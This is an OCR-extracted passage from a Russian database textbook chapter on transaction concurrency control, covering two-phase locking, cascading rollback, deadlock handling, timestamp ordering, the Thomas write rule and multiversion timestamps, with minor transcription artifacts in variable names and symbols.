Способ устранения проблемы анализа несогласованности показан в табл. 19.10. Для устранения этой проблемы в транзакции T_5 операциям чтения должна предшествовать установка исключительных блокировок, тогда как в транзакции T_6 операциям чтения должна предшествовать установка разделяемых блокировок. Поэтому при запуске на выполнение транзакция T_5 выдает запрос и получает исключительную блокировку на элемент bal_x. В результате при попытке получения разделяемой блокировки на элемент bal_x в транзакции T_6 выполнение запроса откладывается и эта транзакция переходит в состояние ожидания, вплоть до освобождения требуемого ей элемента данных, т.е. до фиксации результатов транзакции T_5.

Таблица 19.10. Пример решения проблемы анализа несогласованности

Время	Транзакция T_5	Транзакция T_6	Поле bal_x	Поле baly	Поле bal_z	Поле sum
t_1		begin_transaction	100	50	25	
t_2	begin transaction	sum = 0	100	50	25	0
t_3	write_lock (bal_x)		100	50	25	0
t_4	read (bal_x)	read_lock (bal_x)	100	50	25	0
t_5	$bal_x = bal_x - 10$	WAIT	100	50	25	0
t_6	write (balx)	WAIT	90	50	25	0
t_7	write_lock(bal_z)	WAIT	90	50	25	0
t_8	read (bal_z)	WAIT	90	50	25	0
t_9	balz - bal_z + 10	WAIT	90	50	35	0
t_{10}	write (bal_z)	WAIT	90	50	35	0
t_{11}	commit/ unlock (balx, bal_z)	WAIT	90	50	35	0
t_{12}		read (bal_x)	90	50	35	0
t_{13}		sum = sum + bal_x	90	50	35	90
t_{14}		read lock (baly)	90	50	35	90
t_{15}		read(bal_y)	90	50	35	90
t_{16}		sum = sum + bal_y	90	50	35	140
t_{17}		read_lock(bal_z)	90	50	35	140
t_{18}		read (bal_z)	90	50	35	140
t_{19}		sum=sum+bal_z	90	50	35	175
t_{20}		commit/unlock(bal_x, baly, bal_z)	90	50	35	175

Можно доказать, что если во *всех* транзакциях графика соблюдается протокол двухфазной блокировки, этот график будет являться конфликтно упорядочиваемым **[108].** Но, несмотря на то что протокол двухфазной блокировки гарантирует упорядочиваемость, могут возникать проблемы при неправильном выборе момента освобождения блокировок, как показано в следующем примере.

Пример 19.9. Каскадный откат

Рассмотрим график, представленный в табл. 19.11, включающий выполнение трех транзакций в полном соответствии с требованиями протокола двухфазной блокировки. Транзакция T_{14} устанавливает исключительную блокировку элемента bal_x для записи, после чего обновляет в нем данные с использованием значения элемента bal_y, полученного в результате разделяемой блокировки, и записывает значение bal_x в базу данных, после чего блокировка этого элемента данных отменяется. Затем транзакция T_{15} устанавливает исключительную блокировку элемента bal_x, считывает его текущее значение из базы данных, изменяет это значение и записывает новое значение в базу данных, после чего отменяет блокировку этого элемента. Наконец, транзакция T_{16} устанавливает разделяемую блокировку bal_x и считывает из базы данных значение этого элемента. К данному моменту происходит аварийное завершение и откат транзакции

T_{14}. Но поскольку транзакция T_{15} зависит от результатов выполнения транзакции T_{14} (она считывает значение, которое было обновлено транзакцией T_{14}), для нее также необходимо выполнить откат. Аналогичным образом, транзакция T_{16} зависит от результатов транзакции T_{15} и поэтому должна быть отменена с выполнением отката. Подобная ситуация, в которой отмена единственной транзакции приводит к целому ряду откатов зависящих от нее транзакций, называется *каскадным откатом,*

Таблица 19.11. Пример каскадного отката при использовании протокола двухфазной блокировки

Время	Транзакция T_{14}	Транзакция т. $_5$	Транзакция T_{16}
t_1	begin_transaction		
t_2	write_lock(bal$_x$)		
t_3	read(bal$_x$)		
t_4	read_lock (bal$_y$)		
t_5	read(bal$_y$)		
t_6	bal$_x$ = baly + bal$_x$		
t_7	write (bal$_x$)		
t_8	unlock (bal$_x$)	begin_transaction	
t_9	...	write_lock(bal$_x$)	
t_{10}	...	read(bal$_x$)	
t_{11}	...	bal$_x$ = bal$_x$ + 100	
t_{12}	...	write (bal$_x$)	
t_{13}	...	unlock (bal$_x$)	
t_{14}	...	...	
t_{15}	rollback	...	
t_{16}		...	begin_transaction
t_{17}		...	read_lock(bal$_x$)
t_{18}		rollback	...
t_{19}			rollback

Каскадные откаты — явление нежелательное, поскольку потенциально они способны привести к отмене большого объема выполненной работы. Совершенно очевидно, что было бы очень полезно разработать протокол, исключающий возникновение каскадных откатов. Одним из возможных вариантов является дополнение обычного протокола двухфазной блокировки требованием откладывать выполнение отмены всех установленных блокировок до конца транзакции, как в предыдущих примерах. В подобном случае продемонстрированная в последнем примере проблема никогда не возникнет, поскольку транзакция T_{15} не сможет установить требуемую ей исключительную блокировку до тех пор, пока в транзакции T_{14} не будет полностью выполнен откат. Этот вариант протокола называют *строгим протоколом двухфазной блокировки.* Можно доказать, что при использовании строгого протокола двухфазной блокировки транзакции могут быть упорядочены в той последовательности, в которой происходит их фиксация.

Другой вариант протокола 2PL, называемый *ограниченным протоколом двухфазной блокировки,* предусматривает приостановку до конца транзакции освобождения только исключительных блокировок. В большинстве СУБД реализуется один из этих двух вариантов протокола 2PL.

Еще одна проблема, связанная с двухфазной блокировкой, может иметь место при любых схемах освобождения заблокированных элементов. Эта проблема носит название *взаимоблокировки* и является следствием того факта, что любая транзакция может быть переведена в состояние ожидания до освобождения требуемого ей элемента данных. Если две транзакции будут ожидать освобождения элементов, заблокированных другой транзакцией из этой же пары, то возникнет состояние взаимоблокировки. (Выявление ситуаций взаимоблокировки и методы выхода из них будут описаны в разделе 19.2.4.) Кроме того, транзакции могут также входить в состояние активной блокировки, при которой они остаются *в состоянии ожидания* неопределенно долгое время и не имеют возможности устанавливать какие-либо новые блокировки, хотя в СУБД не наблюдается состояние взаимоблокировки. Эта ситуация возможна в случаях, когда алгоритм перевода транзакций в состояние ожидания не предоставляет равные условия всем транзакциям и не учитывает время, проведенное транзакциями в состоянии ожидания. Для предотвращения активной блокировки может использоваться система приоритетов, в которой приоритет транзакции тем выше, чем дольше она находится в состоянии ожидания. Например, для ожидающих транзакций может быть предусмотрена последовательная очередь, действующая по принципу "первым поступил, первым обслуживается".

Управление параллельным выполнением при использовании индексных структур

Задача управления параллельным доступом к индексной структуре (приложение В) может быть решена таким образом, что каждая страница индекса рассматривается как элемент данных и применяется описанный выше протокол двухфазной блокировки. Но поскольку вероятность частого обращения к индексам весьма велика, особенно если речь идет о верхних уровнях древовидных индексов (так как поиск в индексе выполняется от его корня к листьям), такая простая стратегия управления параллельным выполнением может привести к высокой конкуренции за блокировки. Поэтому для индексов требуется более эффективный протокол блокировки. Изучение порядка прохождения по элементам древовидных индексов позволяет сделать следующие выводы.

- Путь поиска ключа в индексе начинается от корня и проходит к лист-узлам дерева, но никогда не возвращается на верхние уровни дерева. Это означает, что после обращения к узлу низкого уровня в этом пути больше не встречаются узлы высоких уровней.
- После вставки в лист-узел нового значения индекса (ключа и указателя) изменения в узлах верхних уровней возникают только после окончательного заполнения этого лист-узла. Это означает, что исключительная блокировка лист-узла устанавливается, только если в него должно быть вставлено новое значение индекса, а исключительная блокировка узлов верхнего уровня требуется, если в лист-узле больше нет свободного места и он должен быть разделен на два.

На основе этих выводов может быть предложена следующая стратегия блокировки индекса.

- При проведении поиска устанавливать разделяемые блокировки на узлах, начиная от корневого и заканчивая узлом самого низкого уровня вдоль пути, требуемого для достижения этого узла. Освобождать блокировку родительского узла сразу после получения блокировки, которая распространяется на дочерний узел.
- При выполнении операций вставки могут применяться *консервативный* и *оптимистический* подходы. Первый из них предусматривает установку исключительных блокировок на всех узлах по мере прохождения от корневого узла дерева к лист-узлу, в котором должны быть внесены изменения. Такой подход обеспечивает возможность при разделении лист-узла внести соответствующие изменения в узлы, расположенные вдоль пути к нему вплоть до корневого узла дерева. Но если оказывается, что дочерний узел не заполнен, блокировка, установленная на родительском узле, может быть освобождена. Второй (оптимистический) подход предусматривает получение разделяемых блокировок для всех узлов, по которым проходит путь к лист-узлу, подвергаемому изменениям, а затем установку исключительной блокировки на самом лист-узле. При возникновении необходимости разделения лист-узла уровень разделяемой блокировки на родительском узле повышается до исключительной блокировки. А если при этом возникает также необходимость разделить узел на два узла, повышение уровня блокировок продолжается на следующих, более высоких уровнях дерева. Практика показывает, что в большинстве случаев разделение узлов не требуется, поэтому последний вариант является наиболее приемлемым.

Дополнительные сведения о производительности алгоритмов управления параллельным выполнением для древовидных структур заинтересованный читатель может найти в [290].

Защелки

Во многих СУБД поддерживаются также блокировки особого типа, называемые *защелками,* которые устанавливаются на гораздо менее продолжительный период, чем обычные блокировки. Защелка может быть применена перед выполнением операции чтения или записи страницы памяти на диск для обеспечения *неразрывности* (или *атомарности)* такой операции ввода-вывода. Например, перед записью страницы из буферов базы данных на диск может быть установлена защелка, страница записана на диск, а затем защелка немедленно снята. Поскольку защелки служат только для предотвращения конфликта операций, требующих доступа такого рода, обычно они не применяются для реализации протокола управления параллельным выполнением наподобие протокола двухфазной блокировки.

19.2.4. Взаимоблокировка

Взаимоблокировка. Тупиковая ситуация, которая может возникнуть, когда две (или более) транзакции находятся во взаимном ожидании освобождения блокировок, удерживаемых друг другом.

В табл. 19.12 показаны две транзакции, T_{17} и T_{18}, выполнение которых приводит к взаимоблокировке, поскольку каждая из них входит в состояние ожидания освобождения требуемого ресурса другой транзакцией. В момент времени t_2 транзакция T_{17} запрашивает и получает исключительную блокировку на элемент данных bal_x, а в момент времени t_3 транзакция T_{18} получает исключительную

блокировку на элемент данных bal_y. Когда в момент времени t_6 транзакция T_{17} запрашивает исключительную блокировку на элемент данных bal_y, она переводится в состояние ожидания, поскольку этот элемент данных уже заблокирован транзакцией T_{18}. В момент времени t_7 транзакция T_{18}, в свою очередь, запрашивает исключительную блокировку на элемент данных bal_x и также переходит в состояние ожидания, поскольку этот элемент оказывается заблокированным транзакцией T_{17}. Ни одна из транзакций не в состоянии продолжить свою работу, поскольку каждая ожидает завершения работы другой. Если в системе возникает состояние взаимоблокировки, вовлеченные в него приложения не смогут разрешить данную проблему собственными силами. Ответственность за обнаружение взаимоблокировок и выхода тем или иным образом из этой тупиковой ситуации должна быть возложена на СУБД.

Таблица 19.12. Пример взаимоблокировки двух транзакций

Время	Транзакция T_{17}	Транзакция T_{18}
t_1	begin_transaction	
t_2	write_lock(bal$_x$)	begin_transaction
t_3	read(bal$_x$)	write_lock(bal$_y$)
t_4	balx = bal$_x$ - 10	read(baly)
t_5	write(balx)	bal$_y$ = bal$_y$ + 100
t_6	write_lock(baly)	write(bal$_y$)
t_7	WAIT	write_lock(bal$_x$)
t_8	WAIT	WAIT
t_9	WAIT	WAIT
t_{10}	...	WAIT
t_{11}	...	...

К сожалению, существует только один способ устранить состояние взаимоблокировки: выполнение одной или нескольких транзакций должно быть отменено. Подобное действие будет сопровождаться откатом всех изменений, внесенных отмененными транзакциями. Для приведенного в табл. 19.12 примера можно, допустим, отменить выполнение транзакции T_{18}. Как только ее откат будет завершен, все установленные этой транзакцией блокировки будут освобождены и транзакция T_{17} сможет продолжить свое выполнение. Ситуация взаимоблокировки должна быть абсолютно прозрачной для конечных пользователей, поэтому СУБД обязана автоматически перезапустить все отмененные ею транзакции.

Существуют три общих метода обработки взаимоблокировок: установка тайм-аутов, предотвращение взаимоблокировок, обнаружение взаимоблокировок и возобновление нормальной работы. При использовании тайм-аутов транзакция, потребовавшая установить какую-либо блокировку, ожидает в течение периода времени, который не превышает некоторого установленного значения. При использовании метода предотвращения взаимоблокировок СУБД заранее определяет ситуации, в которых транзакция сможет вызвать появление данной ошибки, и предотвращает ее возникновение. При использовании метода обнаружения взаимоблокировок и возобновления нормальной работы в СУБД допускается возникновение подобных ситуаций, а затем распознаются случаи взаимоблокировок и устраняются их последствия. Поскольку метод предотвращения взаимоблоки-

ровок сложнее по сравнению с применением тайм-аутов или контроля за появлением взаимоблокировок и их устранения, как правило, метод предотвращения взаимоблокировок применяется редко.

Тайм-ауты

Один из наиболее простых методов устранения взаимоблокировок состоит в использовании тайм-аутов. При таком подходе транзакция, которая запрашивает блокировку, может ожидать ее получения только в течение определенного периода времени, установленного в системе. Если на протяжении этого периода блокировка не предоставляется, происходит отмена запроса блокировки по тайм-ауту. В этом случае СУБД действует согласно предположению, что данная транзакция могла оказаться в состоянии взаимоблокировки, даже если это не соответствует действительности, поэтому происходит аварийное завершение и автоматический перезапуск транзакции. Это — очень простое и удобное решение задачи устранения взаимоблокировок, реализованное в некоторых коммерческих СУБД.

Предотвращение взаимоблокировок

Еще один из возможных подходов к устранению взаимоблокировок состоит в упорядочении транзакций на основе использования временных отметок, о чем речь пойдет в разделе 19.2.5. Были предложены два возможных алгоритма [264]. Первый алгоритм, получивший название "ожидание-отмена", требует, чтобы только более старые транзакции ожидали завершения более новых. В противном случае транзакция отменяется и перезапускается с той же временной отметкой. Однако рано или поздно она станет самой старой из активных транзакций и уже не будет отменена. Второй алгоритм, "отмена-ожидание", использует диаметрально противоположный подход: только более новые транзакции могут ожидать завершения более старой транзакции. Если более старая транзакция потребует выполнения блокировки элемента данных, уже заблокированного более новой транзакцией, последняя будет отменена.

Обнаружение взаимоблокировок

Обнаружение взаимоблокировок обычно выполняется с помощью *графа ожидания* (Wait-For Graph — WFG). Этот граф отражает зависимость транзакций друг от друга. Транзакция T_i считается зависимой от транзакции Tj в том случае, если транзакция T_j заблокировала элемент данных, необходимый для продолжения работы транзакции T_i. Граф ожидания представляет собой направленный граф $G=(N, E)$, который состоит из множества вершин N, множества направленных ребер E и формируется следующим образом.

- Создается вершина, соответствующая каждой транзакции.
- Создается направленное ребро $T_i \rightarrow T_j$, если транзакция T_i ожидает освобождения элемента данных, заблокированного в настоящее время транзакцией T_j.

Взаимоблокировка имеет место в том и только в том случае, если граф ожидания содержит цикл [157]. На рис. 19.4 показан граф ожидания для транзакций, представленных в табл. 19.12. Как показывает этот рисунок, граф содержит цикл ($T_{17} \rightarrow T_{18} \rightarrow T_{17}$), поэтому можно сделать вывод, что в системе существует взаимоблокировка.




Рис. 19.4. Граф ожидания, который показывает наличие взаимоблокировки между двумя транзакциями

Частота выполнения операции обнаружения взаимоблокировок

Поскольку наличие цикла в графе ожидания является необходимым и достаточным условием существования в системе взаимоблокировки, алгоритм выявления этих ошибочных ситуаций предусматривает формирование через регулярные промежутки времени графа ожидания и проверку наличия в нем цикла. Выбор промежутка времени между последовательными сеансами выполнения алгоритма имеет важное значение. Если установленный промежуток окажется слишком коротким, выявление взаимоблокировок потребует значительных дополнительных издержек. Если выбранный промежуток окажется слишком продолжительным, наличие взаимоблокировки может оставаться незамеченным в течение длительного времени. Еще один вариант предусматривает применение динамического алгоритма обнаружения взаимоблокировок, выполнение которого начинается с определенного первоначального значения промежутка времени. После каждого сеанса выполнения алгоритма контролируется наличие обнаруженной взаимоблокировки. В случае отрицательного ответа промежуток времени может быть увеличен, например вдвое по сравнению с предыдущим значением, а при каждом обнаружении взаимоблокировки промежуток времени может быть сокращен, например наполовину (с учетом некоторых верхних и нижних пределов).

Возобновление нормальной работы после обнаружения взаимоблокировки

Как указано выше, после обнаружения в СУБД взаимоблокировки необходимо выполнить аварийное завершение одной или нескольких транзакций. Для этого следует решить несколько задач.

1. **Выбрать транзакции, отменяемые в результате взаимоблокировки. При** определенных обстоятельствах выбор аварийно завершаемых транзакций может оказаться очевидным. Но в других ситуациях такое решение требует анализа дополнительных обстоятельств. В подобных случаях, как правило, следует выбирать транзакции, отмена которых потребует минимальных расходов. При этом необходимо учитывать следующие соображения:

   а) продолжительность выполнения транзакции (может оказаться более целесообразным аварийное завершение транзакции, которая была только что начата, а не транзакции, которая уже выполнялась в течение некоторого времени);

   б) количество элементов данных, обновляемых в транзакции (может оказаться более целесообразным аварийное завершение транзакции, в которой были внесены меньшие изменения в базу данных, а не транзакции, в которой были внесены значительные изменения в базу данных);

в) количество элементов данных, которые все еще подлежат обновлению в транзакции (может оказаться более целесообразным решение отменить транзакцию, в которой еще предстоит внести в базу данных большое количество изменений, а не транзакцию, для завершения которой осталось внести лишь несколько изменений). К сожалению, именно эти сведения не всегда имеются в СУБД.

2. Определить степень отката транзакции. После принятия решения об отмене конкретной транзакции необходимо определить, до какой степени должен быть выполнен ее откат. Безусловно, простейшим решением является отмена всех изменений, внесенных в транзакции, но оно не всегда оказывается наиболее эффективным. Иногда для устранения взаимоблокировки достаточно выполнить отмену только части изменений, внесенных в ходе выполнения транзакции.
3. Предотвратить возникновение ситуации истощения ресурсов. Истощение ресурсов возникает, если для отмены всегда выбирается одна и та же транзакция, поэтому ее так и не удается выполнить. Истощение ресурсов во многом аналогично активной блокировке, упоминавшейся в разделе 19.2.3, которая возникает, если протокол управления параллельным выполнением не позволяет выбрать конкретную транзакцию, ожидающую освобождения блокировки. В СУБД можно избежать ситуации истощения ресурсов путем регистрации количества таких случаев, когда для отмены была выбрана определенная транзакция, и перехода к применению другого критерия отбора после достижения некоторого верхнего предела количества случаев отмены.

19.2.5. Использование временных отметок

Использование методов блокировки в сочетании с протоколом двухфазной блокировки гарантирует упорядочиваемость графиков. Порядок следования транзакций в эквивалентном последовательном графике основан на той очередности, в которой транзакции выполняют блокировку требуемых им элементов данных. Если транзакции требуется элемент, который уже заблокирован другой транзакцией, она переводится в состояние ожидания вплоть до освобождения требуемого элемента. В другом подходе, который также гарантирует достижение упорядочиваемости, для определения очередности выполнения транзакций в эквивалентном последовательном графике используются временные отметки транзакций.

Методы использования временных отметок (timestamp), применяемые для управления параллельным выполнением, совершенно отличаются от методов с использованием блокировок. Не требуется применение каких-либо блокировок, и, следовательно, исключается возможность возникновения взаимоблокировок процессов. Методы блокировки обычно устраняют возможные конфликты посредством перевода транзакций в состояние ожидания. Методы с использованием временных отметок не предусматривают какого-либо ожидания — вовлеченные в конфликт транзакции просто отменяются, после чего запускаются заново.

Временная отметка. Уникальный идентификатор, создаваемый СУБД с целью обозначения относительного момента времени запуска транзакции.

Временная отметка может быть создана с использованием системных часов для фиксации момента запуска транзакции или посредством увеличения значения некоторого логического счетчика при каждом запуске очередной транзакции.

Метод использования временных отметок. Протокол управления параллельным выполнением, основная цель которого состоит в установлении глобальной очередности выполнения транзакций, при которой более старые транзакции (транзакции с *меньшим* значением временной отметки) имеют более высокий приоритет при разрешении возникающих конфликтов.

При использовании протокола временных отметок, если транзакция предпринимает попытку чтения или записи элемента данных, операция чтения или записи выполняется только в том случае, если *последнее обновление требуемого элемента данных* было выполнено более старой транзакцией. В противном случае транзакция, запросившая операцию чтения/записи, отменяется и перезапускается с присвоением ей новой временной отметки. Новая временная отметка должна быть присвоена перезапускаемой транзакции для того, чтобы предотвратить ее попадание в цикл постоянной отмены и перезапуска. Без получения новой временной отметки транзакция с более старой временной отметкой не сможет завершить свою работу путем фиксации, поскольку более новая транзакция уже успела зафиксировать свои результаты в базе данных.

Помимо временных отметок для транзакций в системе должны использоваться временные отметки для элементов данных. Каждый элемент данных должен иметь *временную отметку чтения* (read_timestamp), содержащую временную отметку последней из транзакций, выполнивших его чтение, и *временную отметку записи* (write_timestamp), содержащую временную отметку последней транзакции, записавшей (обновившей) содержимое этого элемента данных. Согласно протоколу с упорядочением по временным отметкам, обработка транзакции T, имеющей временную отметку ts(T), выполняется следующим образом.

Вариант 1. Транзакция T выдает команду read(x)

- Транзакция T запрашивает операцию чтения элемента данных (x), который уже обновлялся более новой (поздней) транзакцией: ts(T) < write_timestamp(x). Это означает, что более старая транзакция запрашивает операцию чтения элемента, который уже был обновлен более новой транзакцией. Более старая транзакция вызвана на выполнение слишком поздно и уже не может считать предыдущее, устаревшее значение, поэтому весьма вероятно, что любые другие считанные ею значения данных могут быть не согласованы с измененным значением запрошенного элемента данных. В подобной ситуации выполнение транзакции T должно быть аварийно прекращено, после чего ее следует перезапустить с новой временной отметкой.
- В противном случае (ts(T) > write_timestamp(x)) операция чтения может быть выполнена. Может быть установлено равенство: read_timestamp(x) = max(ts(T), read_timestamp(x)).

Вариант 2. Транзакция T выдает команду write(x)

- Транзакция T запрашивает запись элемента данных (x), значение которого уже было считано более новой транзакцией: ts(T) < read_timestamp(x). Это означает, что более новая транзакция уже использовала текущее значение элемента данных и в результате его обновления данной транзакцией может возникнуть ошибка. Подобная ситуация происходит в тех случаях, когда транзакция была вызвана на выполнение слишком поздно, чтобы иметь возможность произвести запись, и более новая транзакция уже считала старое значение элемента данных или даже перезаписала его. Единственным пра-

вильным решением в этой ситуации будет выполнить откат транзакции T и перезапустить ее с использованием новой временной отметки.

- Транзакция T запрашивает запись элемента данных (x), значение которого уже было перезаписано более новой транзакцией: `ts(T) < write_timestamp(x)`. Это означает, что транзакция T пытается поместить в элемент данных (x) устаревшее значение. Выполнение данной транзакции должно быть прекращено, после чего следует выполнить ее откат и перезапустить с новой временной отметкой.
- В противном случае операция записи может быть выполнена, а временной отметке записи обновляемого элемента данных должно быть присвоено новое значение: `write_timestamp(x) = ts(T)`.

Эта схема, называемая *базовым протоколом упорядочения по временным отметкам,* гарантирует, что график выполнения транзакций будет конфликтно упорядочиваемым, а результаты его выполнения будут эквивалентны последовательному графику, в котором транзакции выполняются в хронологическом порядке присваиваемых им временных отметок. Другими словами, результаты выполнения данного графика будут такими же, как в случае поочередного запуска транзакций в порядке номеров, без чередования их операций. Однако базовый протокол упорядочения по временным отметкам не обеспечивает восстанавливаемости графиков. Приведенный ниже пример демонстрирует, как изложенные выше правила могут применяться для формирования графика на основе использования временных отметок.

Правило записи Томаса

Для обеспечения повышенного уровня распараллеливания может использоваться модернизированный базовый протокол упорядочения по временным отметкам, который позволяет достичь менее жесткой конфликтной упорядоченности за счет отмены устаревших операций записи [303]. Это расширение, известное как *правило записи Томаса,* предполагает следующее изменение правил выполнения транзакцией T операции записи.

- Транзакция T запрашивает запись элемента данных (x), значение которого уже было считано более новой транзакцией: `ts(T) < read_timestamp(x)`. Как и прежде, должен быть выполнен откат транзакции T и ее перезапуск с более поздней временной отметкой.
- Транзакция T запрашивает запись элемента данных (x), значение которого уже было перезаписано более новой транзакцией: `ts(T) < write_timestamp(x)`. Это означает, что более новая транзакция уже перезаписала значение этого элемента данных, и значение, которое более старая транзакция собирается записать в данный элемент, было получено на основе устаревшего исходного значения данного элемента. В подобном случае операция записи вполне безопасно может быть проигнорирована. Этот метод иногда называют *правилом игнорирования устаревшей записи.* Его применение позволяет повысить уровень распараллеливания обработки в системе.
- В противном случае операция записи может быть выполнена, а временной отметке записи обновляемого элемента данных должно быть присвоено новое значение: `write_timestamp(x) = ts(T)`.

Применение правила записи Томаса позволяет формировать графики, которые невозможно создать при использовании каких-либо иных протоколов управления параллельным выполнением, описанных в этом разделе. Например, график, представленный в табл. 19.7, не является конфликтно упорядочиваемым — операция записи значения элемента bal_x, выполняемая транзакцией T_{11}, следует за операци-

ей записи в этот же элемент, уже выполненной транзакцией T_{12}. Поэтому более поздняя операция записи должна быть отвергнута, для транзакции T_{11} должен быть выполнен откат, после чего она должна быть перезапущена с новой временной отметкой. В противоположность этому, при использовании правила записи Томаса данный упорядочиваемый по просмотру график является вполне допустимым и откат какой-либо из представленных в нем транзакций не требуется.

Еще один протокол с использованием временных отметок, в котором учитывается возможность существования нескольких версий каждого из элементов данных, будет рассмотрен в следующем разделе.

Пример 19.10. Базовый протокол упорядочения по временным отметкам

В табл. 19.13 представлен график параллельного выполнения трех транзакций, причем транзакция T_{19} имеет временную отметку $ts(T_{19})$, транзакция T_{20} — $ts(T_{20})$, а транзакция T_{21} — $ts(T_{21})$; $ts(T_{19}) < ts(T_{20}) < ts(T_{21})$.

Таблица 19.13. Пример использования протокола упорядочивания по временным отметкам

Время	Операция	Транзакция T_{19}	Транзакция T_{20}	Транзакция T_{21}
t_1		begin_transaction		
t_2	read (balx)	read (bal_x)		
t_3	bal_x = bal_x + 10	bal_x = balx + 10		
t_4	write (bal_x)	write (balx)	begin_transaction	
t_5	read (bal_y)		read (baly)	
t_6	bal_y = baly + 20		bal_y = baly + 20	begin_transaction
t_7	read (baly)			read (baly)
t_8	write (baly)		write (bal_y)¤	
t_9	baly = baly + 30			baly = baly + 30
t_{10}	write (bal_y)			write (baly)
t_{11}	bal_z = 100			bal_z = 100
t_{12}	write (bal_z)			write (bal_z)
t_{13}	bal_z = 50	bal_z = 50		commit
t_{14}	write (bal_z)	write (bal_z)¤¤	begin transaction	
t_{15}	read (baly)	commit	read (bal_y)	
t_{16}	baly = bal_y + 20		baly = baly + 20	
t_{17}	write (bal_y)		write (bal_y)	
t_{18}			commit	

Примечания.

¤ В момент времени t_8 операция записи, выполняемая транзакцией T_{20}, нарушает первое правило записи, приведенное в описании протокола с использованием временных отметок. Поэтому она отменяется и вновь запускается в момент времени t_{14}.

к в момент времени t_{14} операция записи, выполняемая транзакцией T_{19}, может быть безопасно проигнорирована с использованием правила игнорирования устаревших операций записи, поскольку транзакция T_{21} уже поместила новое значение в этот элемент данных в момент времени t_{12}.

Сравнение методов

На рис. 19.5 показана связь между методами формирования конфликтно упорядочиваемых графиков (Conflict Serializability — CS), графиков, упорядочиваемых по просмотру (View Serializability — VS), графиков с двухфазной блокировкой (Two-Phase Locking — 2PL) и графиков с временными отметками (TimeStamping — TS). В соответствии с этим рисунком метод формирования графиков, упорядочиваемых по просмотру, позволяет формировать все графики, создаваемые с помощью трех остальных методов, метод формирования конфликтно упорядочиваемых графиков позволяет создавать графики, формируемые с помощью методов 2PL и TS, а графики, создаваемые с помощью методов 2PL и TS, частично совпадают. Следует отметить, что в последнем случае существуют не только графики, создаваемые с помощью обоих методов (2PL и TS), но и графики, которые могут быть сформированы только с помощью метода 2PL, но не TS, и наоборот.




Рис. 19,5. Сравнение конфликтно упорядочиваемых графиков (CS), графиков, упорядочиваемых по просмотру (VS), графиков с двухфазной блокировкой (2PL) и графиков с временными отметками (TSJ

19.2.6. Упорядочение временных отметок в случае многихверсий

Управление версиями данных может также использоваться для повышения уровня распараллеливания, поскольку разные проектировщики работают с разными версиями одного и того же объекта, не ожидая завершения транзакций других пользователей. В случае, когда в ходе проектирования обнаруживается ошибка, сделанная ранее на каком-то этапе, существует возможность выполнить откат до некоторой приемлемой версии проекта. В этом случае управление версиями применяется как альтернативный механизм управления параллельным доступом при использовании вложенных и многоуровневых протоколов управления параллельным доступом, которые рассматриваются в разделе 19.4 [24], [59], [60]. В этом разделе кратко рассматривается одна из схем управления параллельным доступом, в которой версии используются для повышения уровня распараллеливания обработки на основе временных отметок [256], [257]. В разделе

19.5 кратко описаны способы применения этой схемы в СУБД Oracle для управления параллельным доступом.

В базовом протоколе упорядочения по временным отметкам, который рассматривался в предыдущем разделе, предполагается, что существует только одна версия элемента данных и поэтому только одна транзакция может осуществлять доступ к элементу данных в некоторый момент времени. Это ограничение можно смягчить, если разрешить нескольким транзакциям читать и записывать разные версии одного и того же элемента данных, гарантируя, что каждая транзакция будет оперировать с непротиворечивым набором версий всех элементов данных, к которым она осуществляет доступ. При управлении параллельным доступом в среде со многими версиями элементов данных каждая операция записи создает новую версию элемента данных с сохранением старой. Если какая-то транзакция пытается считать элемент данных, система выбирает одну из этих версий, что в целом гарантирует в системе упорядочиваемость.

Предположим, что для каждого элемента данных x в базе данных содержится *n* версий x_1, x_2, ... x_n, причем для каждой *i*-й версии в системе хранятся следующие три величины.

- Значение элемента версии x_i.
- Временная отметка чтения, read_timestamp(x_i), принимающая наибольшее значение среди временных отметок всех транзакций, которые успешно считали версию x_i.
- Временная отметка записи, write_timestamp(x_i), имеющая значение временной отметки той транзакции, которая успешно создала версию Xi.

Пусть ts(T) является временной отметкой текущей транзакции T. Тогда в протоколе упорядочения на основе временных отметок для среды со многими версиями могут использоваться следующие два правила для обеспечения упорядочиваемости.

1. Транзакция T инициирует операцию записи элемента данных x, **write**(x). Если в транзакции T необходимо записать элемент данных x, то следует убедиться в том, что элемент данных еще не был считан некоторой другой транзакцией T_j, при условии, что ts(T) < ts(T_j). Если в транзакции T разрешено выполнить эту операцию записи, то для обеспечения упорядочиваемости выполненное изменение должно быть доведено до сведения транзакции Tj. Однако очевидно, что транзакция T_j уже считала исходное значение и не в состоянии обнаружить изменение, выполненное в транзакции T.

   Таким образом, если версия x_j имеет наибольшую временную отметку записи для элемента данных x, которая *меньше или равна* ts(T) (т.е. write_timestamp(x_j) < ts(T)) и read_timestamp(x_j) > ts(T), то транзакция T должна быть отменена и перезапущена с новой временной отметкой. В противном случае следует создать новую версию Xi элемента x и установить его временную отметку read_timestamp(x_i) = write_timestamp(x_i) = ts(T).

2. Транзакция T инициирует операцию чтения элемента данных x, **read(x)**. Если в транзакции T необходимо считать элемент данных x, то ей следует предоставить версию элемента данных Xj с наибольшей временной отметкой записи элемента данных x, которая *меньше или равна* ts(T), иными словами, должна быть возвращена версия с. временной отметкой write_timestamp(x_j), такой, что write_timestamp(x_j) < ts(T). При этом следует установить значение временной отметки read_timestamp(x_j) = max(ts(T), read_timestamp(x_j)). Следует отметить, что при использовании этого протокола операции чтения никогда не отменяются.

Версии могут быть удалены сразу после того, как они становятся ненужными. Для определения востребованности некоторой версии элемента следует определить временную отметку самой старой транзакции в системе. Далее, для любых двух версий x_i и x_j элемента данных x с временными отметками меньше самой старой временной отметки в системе следует удалить более старую версию.

19.2.7. Оптимистические методы упорядочения

